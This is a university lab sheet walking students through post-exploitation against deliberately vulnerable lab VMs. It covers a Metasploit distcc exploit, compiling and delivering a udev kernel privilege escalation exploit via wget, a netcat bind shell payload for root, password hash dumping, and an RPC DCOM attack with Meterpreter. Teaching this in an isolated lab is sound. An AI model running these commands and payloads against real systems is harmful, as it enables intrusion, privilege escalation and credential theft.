Post-exploitation

License

Contents

General notes about the labs

Often the lab instructions are intentionally open ended, and you will have to figure some things out for yourselves. This module is designed to be challenging, as well as fun!

However, we aim to provide a well planned and fluent experience. If you notice any mistakes in the lab instructions or you feel some important information is missing, please feel free to add a comment to the document by highlighting the text and click the comment icon ( ), and I (Cliffe) will try to address any issues. Note that your comments are public.

If you notice others are also reading the lab document, you can click the chat icon ( ) to discuss the lab with each other.

Preparation

As with all of the labs in this module, start by loading the latest version of the LinuxZ template from the IMS system. If you have access to this lab sheet, you can read ahead while you wait for the image to load.

> To load the image: press F12 during startup (on the boot screen) to access the IMS system, then login to IMS using your university password. Load the template image: LinuxZ.

Once your LinuxZ image has loaded, log in using the username and password allocated to you by your tutor.

The root password -- **which should NOT be used to log in graphically** -- is “tiaspbiqe2r” (**t**his **i**s **a** **s**ecure **p**assword **b**ut **i**s **q**uite **e**asy **2** **r**emember). Again, never log in to the desktop environment using the root account -- that is bad practice, and should always be avoided.

Using the VM download script (as described in the previous lab), download and **start** these VMs:

- Kali Linux - with Armitage (Bridged and Host Only)
  username:root password:toor
- Win2K - vulnerable web server (Host Only)
- Metasploitable 2 (Host Only)

Feel free to read ahead while the VMs are downloading.

Note the IP address(es) of the Kali Linux system, using “ifconfig”. Ensure that the VMs are networked as indicated above: that is, all share a “host only” network, and the Kali Linux VM also has a “bridged” network.

Introduction to post-exploitation

Once an attacker has a foothold in a system, they can misuse the privileges they have “appropriated” to take actions on the system, or go on to try to gain even more access on this or other connected systems.

The payload they managed to execute will determine the type of interaction they have with the system, and what they can do with the access they they have. For example, can they interact with the system and run commands, or only run one specific hard-coded command as a result?

The initial level of access an attacker gains depends on the security context of the software they have attacked: for example, did they attack a part of the operating system, a service, or a program that a user is running? What access control restrictions are in place? These factors will determine what the attacker can do on a compromised system.

Having shell

For many attackers, gaining superuser shell access on a remote system is the golden aim.

As you have seen in previous labs, a shellcode payload results in the attacker having access to a command line interface: typically a Bash prompt on Unix, or a Command (or previously DOS) Prompt on Windows systems.

When gaining shell access to a Windows system you may be greeted by something resembling the following:

```
Microsoft Windows XP



(C) Copyright 1985-2001 Microsoft Corp.



C:\WINDOWS\system32>
```

When gaining shell access to a Unix system you may be greeted by something like the following:

```
[user@hostname ~]$
```

In some cases, you will have shell access, even though you will not see any visual prompt: in this case you can still type your commands, and probably still see the output of those commands.

In any of these cases, this is *almost* the same thing as having normal physical access to the computer, as a logged in user with a command prompt open. One difference worth noting is that it is best to avoid interactive programs (that is, commands that draw to the screen directly and await for you to respond), and you should instead use command line driven commands, since your simple shell connection likely won't support interactive programs very well, you may not be able to continue, or even lose your connection. For example, with shell access to a Unix system, it is best to avoid the “less” command and instead use “cat”. Also note that *Ctrl-C* will probably kill your shell access rather than the current command you are running via the shell, so avoid running programs that continue until stopped (such as some common ways of running ping).


Remote exploitation of a program running as a normal (non-root) user

On your Kali Linux VM (attacker):

Use nmap to scan your local host-only network, and identify the Metasploitable VM's IP address.

> Tip: a standard nmap scan of the IP address range for your host-only network should be sufficient. If you need to, refer to the scanning lab for instructions.

Perform a Nmap scan, of the Metasploitable VM, on all ports (1-65535). Note that an Nmap scan detects the distccd service running on port 3632.



```
Nmap scan report for 172.16.29.131
Host is up (0.00020s latency).
Not shown: 65505 closed ports
PORT       STATE SERVICE
21/tcp     open  ftp
22/tcp     open  ssh
23/tcp     open  telnet
25/tcp     open  smtp
53/tcp     open  domain
80/tcp     open  http
111/tcp    open  rpcbind
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
512/tcp    open  exec
513/tcp    open  login
514/tcp    open  shell
1099/tcp   open  rmiregistry
1524/tcp   open  ingreslock
2049/tcp   open  nfs
2121/tcp   open  ccproxy-ftp
3306/tcp   open  mysql
3632/tcp   open  distccd
5432/tcp   open  postgresql
5900/tcp   open  vnc
```

Nmap showing distccd port open

Distcc is a network service to distribute software compilation across multiple computers on a network. A search of the Metasploit database reveals that there are security issues with distccd. Run:

```
msfconsole

msf > search distccd

msf > info exploit/name
```

> Where, *name* is the exploit name (path) determined using the previous command.

Read the exploit details from the above command, particularly the description.

What versions of distcc are vulnerable?


Read the security notes for distcc (click here), and consider what this means for our target. Here is a link to the CVE entry.

Use the MSF exploit identified above to attack the Metasploitable 2 VM, to gain shell access.

> Hints: "use *exploit*", "show payloads", "set payload *payload*", "show options", "set *option tothis*", "exploit". Don't forget to set the IP address, when setting the options.

Although you will not be greated with a command prompt, you should now have shell access. Confirm you have shell access to the target Metasploitable system. Run:

```
hostname
```



```
msf  exploit(distcc_exec) > set rhost 172.16.29.131
rhost => 172.16.29.131
msf  exploit(distcc_exec) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QCg2C47XLHWsdpQ0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "QCg2C47XLHWsdpQ0\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.16.29.132:4444 -> 172.16.29.131:34912) at
2013-11-26 01:59:44 +0000


hostname
metasploitable
```

Shell access on Metasploitable

Assessing the level of access

The first question the attacker needs to ask themselves, is "what level of access do I have?". That is, what is the level of authorisation that the attacker has after a successful attack.

Got root?

Most operating systems have the concept of a superuser, which is a special user account that has permission to do practically anything on the system. On Windows this is the Administrator account (with an SID ending in 500) or the System account (used for background services), and on Unix-based systems this is known as the root user (with a UID of 0). Note that on Windows XP and earlier versions of Windows it is normal for almost everything to run as an administrator account.

Most programs on Unix and newer versions of Windows *should* run under ordinary user accounts, which have limited privileges. The access controls in place restrict what each user is allowed to do on the system. Very new systems can (and should) place even further restrictions on programs based on what they need to be able to access; this is known as sandboxing (or application-oriented access controls). For example, Android and Windows 8 metro apps do limit the actions of applications to a list of privileges the author has specified. Unfortunately, in practice, this is still very rare.

An attacker that has taken control of software running on a remote system, will want to establish what security controls are in place, and what level of access the software that they now control is running as.

On the Linux shell prompt, run the following to determine the user account you are running as, and the type of account:

```
whoami

id

id -u
```

Check your user account, and User ID (uid) using the above commands. A uid of 0 indicates superuser access, any other uid indicates that normal Unix access controls apply.

On modern Unix systems password hashes are stored in /etc/shadow. Attempt to view these:

```
cat /etc/shadow
```

Can you access this? Why?

If you were to find yourself with *normal user* access, what kinds of files could you still access?

What is an example of each of a SID (Windows) and UID (Unix) of normal user accounts?

Post-exploitation information gathering

Information gathering is an ongoing process, even after exploitation, information gathering continues and informs us of any further actions we can take, and any further attacks we could launch.

List all the environment variables, such as directories used:

```
env
```

Find the CPU, memory, and disk details:

```
cat /proc/cpuinfo
```

```
free -m
```

```
df -h
```

Determine the version of the Linux distro and kernel:

```
uname -a
```

Privilege escalation


If an attacker finds themselves without superuser access, there are some tricks that under the right conditions can result in *privilege escalation*: gaining additional privileges that are not intentionally granted. For example, privilege escalation vulnerabilities have been discovered in various versions of the Windows and Linux kernels and in various other software. So once an attacker manages to get some access to the system (such as access to a normal user account), they may be able to exploit a *local privilege escalation vulnerability* to gain superuser access.

Note that the output of the previous command (uname) identified the version of the Linux kernel running on the target system. As it turns out this version of the Linux kernel is vulnerable to a local privilege escalation attack!

Find potential exploits in the local copy of the Exploit DB:

```
searchsploit kernel 2.6 Escalation
```

Versions of the Linux kernel that have udev prior to 1.4.1 are vulnerable to CVE2009-1185. Which corresponds to “linux/local/8572.c”.



```
root@kali:~# searchsploit kernel 2.6 Escalation
 Description                                                                    Path
------------------------------------------------------------------------ ------
-------------------
Linux Kernel 2.4.x / 2.6.x uselib() Local Privilege Escalation Exploit      /linux
/local/895.c
Linux Kernel 2.4/2.6 bluez Local Root Privilege Escalation Exploit (update) /linux
/local/926.c
Linux Kernel < 2.6.29 exit_notify() Local Privilege Escalation Exploit      /linux
/local/8369.sh
Linux Kernel 2.6 UDEV Local Privilege Escalation Exploit                    /linux
/local/8478.sh
Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit              /linux
/local/8572.c
Linux Kernel 2.6.x ptrace_attach Local Privilege Escalation Exploit         /linux
/local/8673.c
Linux Kernel 2.4.1-2.4.37 and 2.6.1-2.6.32-rc5  Pipe.c Privelege Escalation /linux
/local/9844.py
Linux Kernel <= 2.6.34-rc3 ReiserFS xattr Privilege Escalation              /linux
```

Finding the UDEV privilege escalation exploit

Leave the msfconsole open (you will return to this), and open another Bash console tab (Ctrl-Shift-T).

In order to execute this attack, we will need to compile and transfer the exploit to our victim.

Compile the exploit:

```
gcc /usr/share/exploitdb/platforms/linux/local/8572.c -o
escalate
```

Confirm you now have an “escalate” program:

```
ls
```

We will continue privilege escalation once we have a way to get the files there…

Transferring files

Once you can run commands on your target system, an attacker often aims to transfer files to and from the target.

Why would an attacker want to transfer files to the target system?

Why would they want to transfer files from the system?

There are *many* methods of transferring files between the attacker and a compromised target. Perhaps the simplest method of getting files onto the target is by hosting files on a web server:

Start by creating a directory to place our files:

```
mkdir /var/www/share
```

Copy your file to this location:

```
cp escalate /var/www/share
```

Start the Apache Web server:

```
service apache2 start
```

On the msfconsole remote shell, use wget to make the victim system retrieve the exploit file from your web server:

```
wget Your-Kali-IP-address/share/escalate
```

Confirm this worked (you should see a file named “escalate”):

```
ls
```

Local escalation

On the msfconsole remote shell, set the exploit program to be executable:

```
chmod +x escalate
```


As stated in the comments at the beginning of the exploit .c file:

```
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
```

Find the process id (pid) of the udevd netlink socket:

```
cat /proc/net/netlink
```

Identify the pid in the output that is not 0.



```
cat /proc/net/netlink
sk       Eth Pid      Groups   Rmem     Wmem     Dump     Locks
ddf0c800 0   0        00000000 0        0        00000000 2
df40c400 4   0        00000000 0        0        00000000 2
dd398800 7   0        00000000 0        0        00000000 2
dd8d7600 9   0        00000000 0        0        00000000 2
dd830400 10  0        00000000 0        0        00000000 2
ddf0cc00 15  0        00000000 0        0        00000000 2
df5e5000 15  2708     00000001 0        0        00000000 2
ddf38800 16  0        00000000 0        0        00000000 2
df5e5800 18  0        00000000 0        0        00000000 2
```

Finding the netlink PID


We need to create a file, that the exploit will run as root. There are lots of approaches we could take for our payload, but lets simply use Netcat to setup a bind shell on port 9999:

```
echo '#!/bin/bash' > /tmp/run

echo 'nc -l -p 9999 -e /bin/bash' >> /tmp/run
```

View the payload we just created (a small Bash script). Run:

```
cat /tmp/run
```

The output should be the same as below.



```
cat /tmp/run
#!/bin/bash
nc -l -p 9999 -e /bin/bash
```

Checking the payload

Run the exploit:

```
./escalate PID
```

This will have triggered out bind shell, listening on port 9999.

On a bash tab in Kali:

Now that you have started a bind shell, connect to it from bash on Kali Linux. From a bash console in Kali, run:


```
nc Metasploitable-IP-address 9999
```

Once again, run the following to determine the user account you are running as, and the type of account:

```
id

whoami

id -u
```

Check your User ID (UID) using the above command. Remember: a uid of 0 indicates superuser access.

Assuming all has gone well, you should now be root!



```
root@kali:~# nc 172.16.29.131 9999
id
uid=0(root) gid=0(root)
```

Got root!

Is this an example of vertical or horizontal privilege escalation?

Example Linux post-exploitation and admin commands

If you are a superuser (root), you can essentially do *anything* on the system, and you are only really limited by your skills at the bash prompt.

For example, you can add a new user to the system, and set the password:

```
useradd a-user-name

echo a-password | passwd a-user-name --stdin
```

List all the user accounts on the system:

```
cat /etc/passwd
```

Close the root shell, which you obtained via Netcat (type "`exit`"), but leave the original daemon shell you obtained via msfconsole open.

MSF post exploitation modules

If you are continuing from above:

Make sure you have completed the previous steps, to get a root bind shell on the victim.

We can connect MSF to a bind shell we start using the above Netcat method, so that we can use Metasploit's features and modules, rather than typing into the Netcat program.

In the msfconsole tab you still have open (the daemon shell), restart the local privilege elevation exploit:

```
./escalate PID
```

Where PID was as you noted earlier.

Put the session in the background:

Press Ctrl-Z (and when prompted, confirm)

Connect MSF to the root bind shell:

```
msf exploit(distcc_exec) > use exploit/multi/handler

msf exploit(handler) > set payload linux/x86/
shell_bind_tcp

msf exploit(handler) > set RHOST Metasploitable-IP-
address

msf exploit(handler) > set LPORT 9999

msf exploit(handler) > exploit
```

Alternatively (if you are starting here), exploit a different vulnerability in the Metasploitable 2 VM, to gain root shell access. For example, using exploit/multi/samba/usermap_script, to attack Samba, as described in the *Vulnerabilities lab*.

Put the session in the background:

Press Ctrl-Z (and when prompted, confirm)

Note the session ID:

```
msf > sessions
```

Take a note of the session ID, such as “1”.

System details: Check whether we are in a VM

Run the post module “checkvm”, to determine whether the system the attacker is interacting with is a VM:

```
msf > use post/linux/gather/checkvm
```

```
msf post(checkvm) > show options
```

```
msf post(checkvm) > setg SESSION ID
```

Where *ID* is the session ID number noted earlier. Using “setg” means that this option is remembered globally, so we won’t have to type this for each of the below.

```
msf post(checkvm) > exploit
```

What does the output tell you?

System details: Check what protection or detection software is present

Run the post module “enum_protections”, to determine whether the system includes IDS, sniffers, anti-malware, and so on:

```
msf > use post/linux/gather/enum_protections
```

```
msf post(enum_protections) > exploit
```

What do each of the detected “protections” do?

System details: Save configuration details

The “enum_configs” module downloads and saves many interesting config files:

```
msf > use post/linux/gather/enum_configs
msf post(enum_configs) > exploit
```

The “enum_network” module downloads and saves information about network state and settings:

```
msf > use post/linux/gather/enum_network

msf post(enum_network) > exploit
```

The “enum_system” module downloads and saves information about the system, including the software installed, disk information, and so on:

```
msf > use post/linux/gather/enum_system

msf post(enum_system) > exploit
```

The “enum_users_history” module downloads and saves log files and command history:

```
msf > use post/linux/gather/enum_users_history

msf post(enum_users_history) > exploit
```

The output from the above will tell you where the “loot” was stored. Browse through the retrieved information and answer the following:

What exact version of the Linux kernel is the target system running?

What firewall rules are applied?

Does the system have IPv6 enabled?

What other information can you find?

Password hash dumping

Run the post module “hashdump”, to collect the hashes of all the user account passwords:

```
msf > use post/linux/gather/hashdump

msf post(hashdump) > exploit
```

What could you do with these hashes?

You are encouraged to attempt to crack these hashes, using the tool of your choice (such as John).

Advanced payloads: Meterpreter, and post-exploitation visualisation using Armitage

You can pick up the lab from this point, without having to re-complete the above.


In a Bash terminal on the Kali Linux VM (attacker):

Start Armitage:


```
service postgresql start

service metasploit start

armitage &
```

Use Armitage to launch an attack against the Win2k VM:

Add and scan the Win2k host. (Hint: Hosts, Add Host, enter IP address. Right click the host icon, and click Scan.)



Adding a host to Armitage



Running various MSF scans on a host in Armitage


At this point, you could instruct Armitage to “Find Attacks”, but lets simply launch the RPC DCOM exploit, which we know from previous experience the system is vulnerable to.

In the modules tab (left hand pane), type “dcom”, scroll to “ms03_026_dcom” and click and drag this exploit onto the icon representing our Win2k target.

Click “Launch”.

If Meterpreter becomes unresponsive at any point below, simply restart the Win2k VM and rerun this exploit, and continue. (This exploit can be somewhat unreliable -- we are essentially crashing a process on purpose.)


Note that the attack worked, as indicated by the red icon with lightning bolts. One of the greatest features of Armitage is that is shows you msfconsole, and all the MSF commands it is issuing. Also, take note of the fact that the “exploit” tab showing what MSF is doing, shows “`meterpreter >`”.



```
TARGET => 0
msf  exploit(ms03_026_dcom) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:172.16.29.129[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:172.16.29.129[135] ...
[*] Sending exploit ...
[*] Sending stage (752128 bytes) to 172.16.29.129
[*] Meterpreter session 1 opened (172.16.29.132:57409 -> 172.16.29.129:26075) at 2013-10-31
14:01:28 +0000
meterpreter >
```

Armitage exploitation with the Meterpreter payload

Scroll up, and read through the msfconsole tab for the exploit, and note that the payload used was Meterpreter, rather than a bind or reverse shell. Meterpreter is an advanced payload, originally developed by Matt Miller, AKA Skape. Meterpreter has lots of advanced features that are helpful for an attacker (such as spyware, and various system commands), and is dynamically extensible, meaning that features can be added as needed. By default Meterpreter encrypts traffic between the attacker and the compromised host.



Interacting with a Meterpreter shell in Armitage

Open an interactive Meterpreter tab (right click the Windows icon, select Meterpreter, Interact, Meterpreter Shell).

To see a list of all the meterpreter commands available, run:

```
meterpreter > help
```

As you can see, Meterpreter is essentially an advanced remote system administration tool. Read through the list of commands available.

Meterpreter makes it easy to assess the level of access. Run:

```
meterpreter > getuid
```

